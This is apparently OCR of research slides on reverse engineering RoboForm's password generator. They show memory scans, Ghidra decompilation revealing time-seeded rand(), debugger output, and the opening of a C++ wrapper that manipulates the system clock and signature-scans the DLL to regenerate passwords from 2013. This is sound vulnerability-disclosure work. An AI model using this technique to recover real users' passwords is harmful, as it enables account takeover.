
PROCESS

- Memory analysis: Cheat Engine
- Static analysis: Ghidra
- Dynamic analysis: x64dbg
- Custom wrapper: Visual Studio


CHEAT ENGINE


Recycle Bin
Tools
Videos
Pictures
Cheat Engine 7.5
File Edit Table D3D Help
000012BC-Password Generator - RoboForm
Found: 2
Address Value
00686CE0 rj1LNhDP#
025BD4A4 rj1LNhDP#
New Scan
Next Scan
Undo Scan
Settings
Value:
rj1LNhDP#
Scan Type Search for text
Value Type String
Memory Scan Options
All
Start 0000000000000000
Stop 00007fffffffffff
Writable
Executable
CopyOnWrite
Active memory only
Fast Scan 1
Alignment
Last Digits
Pause the game while scanning
Codepage
UTF-16
Case sensitive
Unrandomizer
Enable Speedhack
Memory View
Add Address Manually
Active Description Address Type Value
Advanced Options
Table Extras
Password Generator - RoboForm
Generate New
Copy
Password has been generated. You can drag it to any field now.
rj1LNhDP#V7bEjL6fxWw
Copy new generated password to clipboard
Advanced settings
Number of characters: 20
Exclude similar characters
Hexadecimal 0-9, A-F
A-Z a-z 0-9 !@#$%^&*
Minimal number of digits: 1
Bit Strength = 119
Test Mode
Windows 10 Home
Build 19041.vb_release.191206-1406
2:10 PM
12/15/2023

GHIDRA


File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
roboform.dll
Headers
.text
.rdata
.data
.rsrc
.reloc
Debug Data
tdb
Program Tree
Symbol Tree
DllUnregisterServer
entry
RunAutoUpdate
RunEditor
RunEditor
RunPassGen
RunPassGen
RunShellWindowsWatcher
RunShellWindowsWatcher
Functions
Labels
Classes
Namespaces
Filter:
Listing: roboform.dll
105e53ca 64 a3 00 00 00 00 MOV FS:[0x0]=>ExceptionList,EAX = 00000000
105e53d0 33 ff XOR EDI,EDI
105e53d2 89 bc 24 58 04 00 00 MOV dword ptr [ESP + local_c],EDI
105e53d9 8b 45 08 MOV EAX,dword ptr [EBP + param_2]
105e53dc 57 PUSH EDI
105e53dd 8b f1 MOV ESI,param_1_00
105e53df 89 44 24 3c MOV dword ptr [ESP + local_42c],EAX
105e53e3 89 7c 24 38 MOV dword ptr [ESP + local_430],EDI
CALL __time64 __time64_t __time6
1c 00
SUB time_in_seconds,dword ptr [DAT_10cef548] = ??
f5 ce 10
105e53f2 89 54 24 34 MOV dword ptr [ESP + time_in_seconds_reduced],time...
105e53f6 50 PUSH time_in_seconds
CALL _srand void _srand(ulong
1c 00
105e53fc 8b 46 04 MOV time_in_seconds,dword ptr [ESI + 0x4]
SUB dword ptr [DAT_10cef548],0xe3a78 = ??
f5 ce 10
78 3a 0e 00
105e5409 83 c4 08 ADD ESP,0x8
105e540c 3b c7 CMP time_in_seconds,EDI
105e540e 7e 05 JLE LAB_105e5415
105e5410 83 f8 40 CMP time_in_seconds,0x40
105e5413 7c 13 JL LAB_105e5428
LAB_105e5415 XREF[1]: 105e540e(j)
105e5415 6a 01 PUSH 0x1
105e5417 57 PUSH EDI
105e5418 57 PUSH EDI
Decompile: sib-password-gen.cpp - (roboform.dll)
23 undefined4 local_430;
24 int *local_42c;
25 undefined4 local_password_str_16 [259];
26 uint local_1c;
27 void *local_14;
28 undefined *puStack_10;
29 undefined4 local_c;
30 char *Hex_char_set;
31 uint string_len;
32
33 puStack_10 = &LAB_108d0ea2;
34 local_14 = ExceptionList;
35 local_1c = DAT_10cdbcf4 ^ (uint)auStack_454;
36 string_len = DAT_10cdbcf4 ^ (uint)&stack0xfffffba0;
37 ExceptionList = &local_14;
38 local_c = 0;
39 local_42c = param_2;
40 local_430 = 0;
41 time_in_seconds = __time64((__time64_t *)0x0);
42 time_in_seconds_reduced = (undefined4)((ulonglong)time_in_seconds >> 0x20);
43 _srand((int)time_in_seconds - _DAT_10cef548);
44 _DAT_10cef548 = _DAT_10cef548 + -0xe3a78;
45 if ((param_1_00[1] < 1) || (0x3f < param_1_00[1])) {
46 Error_Handler_Assert(".\\portable\\sib-password-gen.cpp",0x2f,0,0,1,string_
47 }
48 if (0x200 < GUI_Number_Chars) {
49 GUI_Number_Chars = 0x200;
50 }
51 local_43c = FUN_105847c0();
52 local_43c = local_43c + 0x14;
53 local_c = 2;
54 local_448 = FUN_105847c0();
Data Type Manager
Data Types
BuiltInTypes
roboform.dll (1 of 0)
windows_vs12_32
Filter:
Bookmarks - (8 bookmarks)
Type Category Description Location Label Code Unit
Note RunPassGen Large 1045d760 RunPassGen PUSH EBP
Note RunPassGen Small 1045d840 RunPassGen PUSH EBP
Note Real password generator here? int, *wchar_t 1045d8d0 RealPassGen? PUSH EBP
Note _rand Call to _rand 1052a460 FUN_1052a460 PUSH EBP
Note _rand Call to _rand, modify input parameter 105e5240 rand_with_param CALL _rand
Note _rand Large function call 103ae330 FUN_103ae330 PUSH EBP
Note sib-password-gen.cpp 105e5390 sib-password-gen.cpp PUSH EBP
Note _srand Figure out what this address/value is 105e53ec SUB time_in_seconds,dword p...
Filter:
105e53e7
sib-password-ge...
CALL 0x107a81b9

X64DBG


passwordgenerator.exe - PID: 876 - Module: roboform.dll - Thread: Main Thread 5776 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Oct 5 2023 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
EAX 66CF6550
EBX 00000000
ECX 00000000
EDX 00000000
EBP 00CFAA20
ESP 00CFA5C0
ESI 00CFC798 &L"!@#$%^&*"
EDI 00000000
EIP 78DA53F2 roboform.78DA53F2
EFLAGS 00200305
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 1 TF 1 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
Default (stdcall)
Unlocked
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command:
Default
Running
INT3 breakpoint "Patch time" at roboform.78DA53F2!
Time Wasted Debugging: 0:05:30:47
Password Generator - RoboForm
Generate New
Copy
Password has been generated. You can drag it to any field now.
3Y0$Fe@3DMoRb^nWkcnc
Copy new generated password to clipboard
Advanced settings
Number of characters: 20
Exclude similar characters
Hexadecimal 0-9, A-F
A-Z a-z 0-9 !@#$%^&*
Minimal number of digits: 1
Bit Strength = 119
Test Mode
Windows 10 Home
Build 19041.vb_release.191206-1406
8:56 PM
8/6/2024

WRAPPER CODE

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search RoboFormWrapper Sign in

Release x86 Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper (Global Scope)

```
1   //
2   // RoboFormWrapper.cpp : This file contains the 'main' function. Program execution begins and ends there.
3   // For use with RoboForm 7.9.0
4   // Compiled and tested w/ Microsoft Visual Studio 2022 version 17.7.6
5   //
6   // Must be run as administrator in order to properly set time in Windows
7   // Ensure Windows does not automatically sync or update time while program is running
8   //
9
10  #include <stdio.h>
11  #include <time.h>
12  #include <Windows.h>
13  #include <psapi.h>
14  #include <iostream>
15  #include <conio.h>
16  #include <WinUser.h>
17  #include <wchar.h>
18  #include <signal.h>
19
20  // Define time range in seconds since Unix Epoch (January 1, 1970 UTC)
21  time_t PrecomputeStartTime = 1362124800;   // Fri Mar 01 2013 08:00:00 GMT +0000
22  time_t PrecomputeEndTime   = 1366441200;   // Sat Apr 20 2013 07:00:00 GMT +0000
23
24  // Signature scanning to find desired function within the DLL
25  const char* signature = "\x55\x8B\xEC\x83\xE4\xF8\x6A\xFF\x68\xA2\x0E"; // Target signature (beginning of password generator)
26  const char* mask = "xxxxxxxxxxx"; // 'x' means match, '?' means ignore
27
```

100 % No issues found Ln: 13 Ch: 19 MIXED CRLF

Output

Show output from:

Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

Solution Explorer Git Changes

Notifications

Ready Add to Source Control Select Repository

3:38 PM 12/15/2023

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search RoboFormWrapper Sign in

Release x86 Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper (Global Scope)

```
13  #include <psapi.h>
14  #include <iostream>
15  #include <conio.h>
16  #include <WinUser.h>
17  #include <wchar.h>
18  #include <signal.h>
19
20  // Define time range in seconds since Unix Epoch (January 1, 1970 UTC)
21  time_t PrecomputeStartTime = 1362124800;   // Fri Mar 01 2013 08:00:00 GMT +0000
22  time_t PrecomputeEndTime   = 1366441200;   // Sat Apr 20 2013 07:00:00 GMT +0000
23
24  // Signature scanning to find desired function within the DLL
25  const char* signature = "\x55\x8B\xEC\x83\xE4\xF8\x6A\xFF\x68\xA2\x0E"; // Target signature (beginning of password generator)
26  const char* mask = "xxxxxxxxxxx"; // 'x' means match, '?' means ignore
27
28  bool SignatureMatches(const BYTE* pData, const char* szSignature, const char* szMask)
29  {
30      for (; *szMask; ++szMask, ++pData, ++szSignature)
31      {
32          if (*szMask == 'x' && *pData != static_cast<BYTE>(*szSignature))
33          {
34              return false;
35          }
36      }
37      return (*szMask) == NULL;
38  }
39
```

100 % No issues found Ln: 13 Ch: 19 MIXED CRLF

Output

Show output from:

Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

